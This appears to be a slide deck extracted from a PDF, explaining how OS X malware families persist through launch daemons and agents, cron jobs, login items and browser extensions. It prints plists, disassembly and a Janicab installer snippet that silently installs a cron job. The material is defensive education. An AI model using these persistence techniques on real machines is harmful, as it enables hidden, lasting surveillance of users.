
Offset	Data	Description	Value
00000410	80000028	Command	LC_MAIN
00000414	00000018	Command Size	24
00000418	000000000000F8C	Entry Offset	3980
00000420	0000000000000000	Stacksize	0

hijack entry point?

add new **LC_LOAD_DYLIB**?

PERSISTENCE OS X MALWARE

how the bad guys do it



OSX/CALLME (LAUNCH DAEMON)

allows for infil/exfil & remote execution of commands

fs_usage is like fileMon

```
# fs_usage -w -filesystem | grep OSX_CallMe
```



```
open      /library/LaunchDaemons/.dat035f.000
WrData[A] /library/LaunchDaemons/.dat035f.000
rename    /library/LaunchDaemons/.dat035f.000
          -> /library/LaunchDaemons/realPlayerUpdate.plist
```

the malware

```
$ ls /Library/LaunchDaemons/real*
```

```
realPlayerUpdate.plist
```

```
$ ps aux | grep -i real
```

```
root 0:00.06 /Library/Application Support/.realPlayerUpdate
```

launch daemon persistence

OSX/iWORM (LAUNCH DAEMON)

'standard' backdoor, providing survey, download/execute, etc.

```
__cstring:0000E910  
db '/Library/LaunchDaemons/' , 0  
db 'com.JavaW.plist' , 0  
db 'launchctl load' , 0
```

```
$ less /Library/LaunchDaemons/com.JavaW.plist  
...  
<key>Label</key>  
<string>com.JavaW</string>  
<key>ProgramArguments</key>  
<array>  
  <string> /Library/Application Support/JavaW/JavaW </string>  
</array>  
<key>RunAtLoad</key>  
<true/>
```

malware's
binary

persistence

launch daemon persistence

OSX/CRISIS (LAUNCH AGENT)

collects audio, images, screenshots and keystrokes

method name

```
;build path for malware's launch agent plist
-[RCSMUtils createLaunchAgentPlist:forBinary:]
```

```
call NSHomeDirectory
mov [esp+0Ch], eax
lea edx, @"Library/LaunchAgents/com.apple.mdworker.plist"
mov [esp+10h], edx
lea edx, "%@/%@"
mov [esp+8], edx
mov [esp+4], stringWithFormat_message_refs
mov [esp], NSString_clsRef
call objc_msgSend
```

(user) launch agent persistence

```
[NSString stringWithFormat:@"%@%@%@", NSHomeDirectory(), @"Library/LaunchAgents/com.apple.mdworker.plist"];
```

OSX/FLASHBACK (LAUNCH AGENT)

injects ads into users' http/https streams

```
$ less ~/Library/LaunchAgents/com.java.update.plist
<?xml version="1.0" encoding="UTF-8"?>
...
<dict>
    <key>Label</key>
    <string>com.java.update.plist</string>
    <key>ProgramArguments</key>
    <array>
        <string> /Users/user/.jupdate </string>
    </array>
    <key>RunAtLoad</key>
    <true/>
```

persist

malware's
binary

(user) launch agent persistence

OSX/XSLCMD (LAUNCH AGENT)

provides reverse shell, infil/exfil, installation of other tools

```
_cstring:0000E910  
clipboardd db 'clipbo  
com_apple_serv db 'com  
libraryLaunch db '/Lib  
db '<xml version="1.0  
db '<plist version="1.  
db '<dict>',0Ah  
db '<key>RunAtLoad</ke  
db '<false/>',0Ah  
db '<key>KeepAlive</ke  
db '<true/>',0Ah  
db '<key>Label</key>',  
db '<string>com.apple.  
db '<key>Program</key>  
db '<string>%s</string  
db '</dict>',0Ah  
db '</plist>',0Ah,0
```

```
$ less ~/Library/LaunchAgents/com.apple.service.clipboardd.plist  
<?xml version="1.0" encoding="UTF-8"?>  
<plist version="1.0">  
<dict>  
  <key>RunAtLoad</key>  
  <false/>  
  <key>KeepAlive</key>  
  <true/>  
  <key>Label</key>  
  <string>com.apple.service.clipboardd</string>  
  <key>Program</key>  
  <string>~/Library/LaunchAgents/clipboardd</string>  
</dict>  
</plist>
```

persistence

launch agent persistence

OSX/JANICAB (CRONJOB)

collects audio & screenshots


janicab's installer.py

"""\ add to crontab """

```
#add the script to crontab
subprocess.call("echo \"* * * * * python ~/.t/runner.pyc\" >/tmp/dump", shell=True)
```

#import the new crontab

```
subprocess.call("crontab /tmp/dump", shell=True)
subprocess.call("rm -f /tmp/dump", shell=True)
```



```
$ crontab -l
* * * * * python
~/.t/runner.pyc
```


cron job persistence

OSX/KITMOS (LOGIN ITEM)

uploads screen shots to a remote c&c server

```
;build path for malware's launch agent plist
-[FileBackupAppDelegate checkAutorun]
mov    dword ptr [esp+18h], 0
mov    dword ptr [esp+14h], 0
mov    [esp+10h], ebx
mov    dword ptr [esp+0Ch], 0
mov    dword ptr [esp+8], 0
mov    [esp+4], eax ; _kLSSharedFileListItemLast_ptr
mov    [esp], edi ; _LSSharedFileListCreate
call   LSSharedFileListInsertItemURL
```


persistence api



login item persistence

OSX/MACPROTECTOR (LOGIN ITEM)

fake (rogue) anti-virus product that coerces user into paying up



~/Library/Preferences/com.apple.loginitems.plist

```


<dict>
  <key>Alias</key>
  <data>
ZG5pYgAAAAACAAAAAAA...AA...
  </data>
  <key>Name</key>
  <string>MacProtector</string>
</dict>

```

display name

base64 encoded
path, etc

login item persistence



OSX/YONTOO (BROWSER EXTENSION)

injects adds into users' browser sessions

extracted from IDA disassembly



;create paths for malicious plugins

```
lea    edi, cfstr_InstallingExte; "Installing extensions"  
lea    ebx, cfstr_0k           ; "0k"  
...
```


```
+[ExtensionsInstaller installSafariExtension:]  
"~/Library/Safari/Extensions/Extensions.plist"
```

```
+[ExtensionsInstaller installFirefoxExtension:]  
"~/Library/Application Support/Mozilla/Extensions"
```

```
+[ExtensionsInstaller installChromeExtension:]  
"~/Library/Application Support/Google/Chrome/External Extensions"
```


browser extension persistence

NOW, THERE'S AN APP FOR THAT
free tools to protect our macs :)

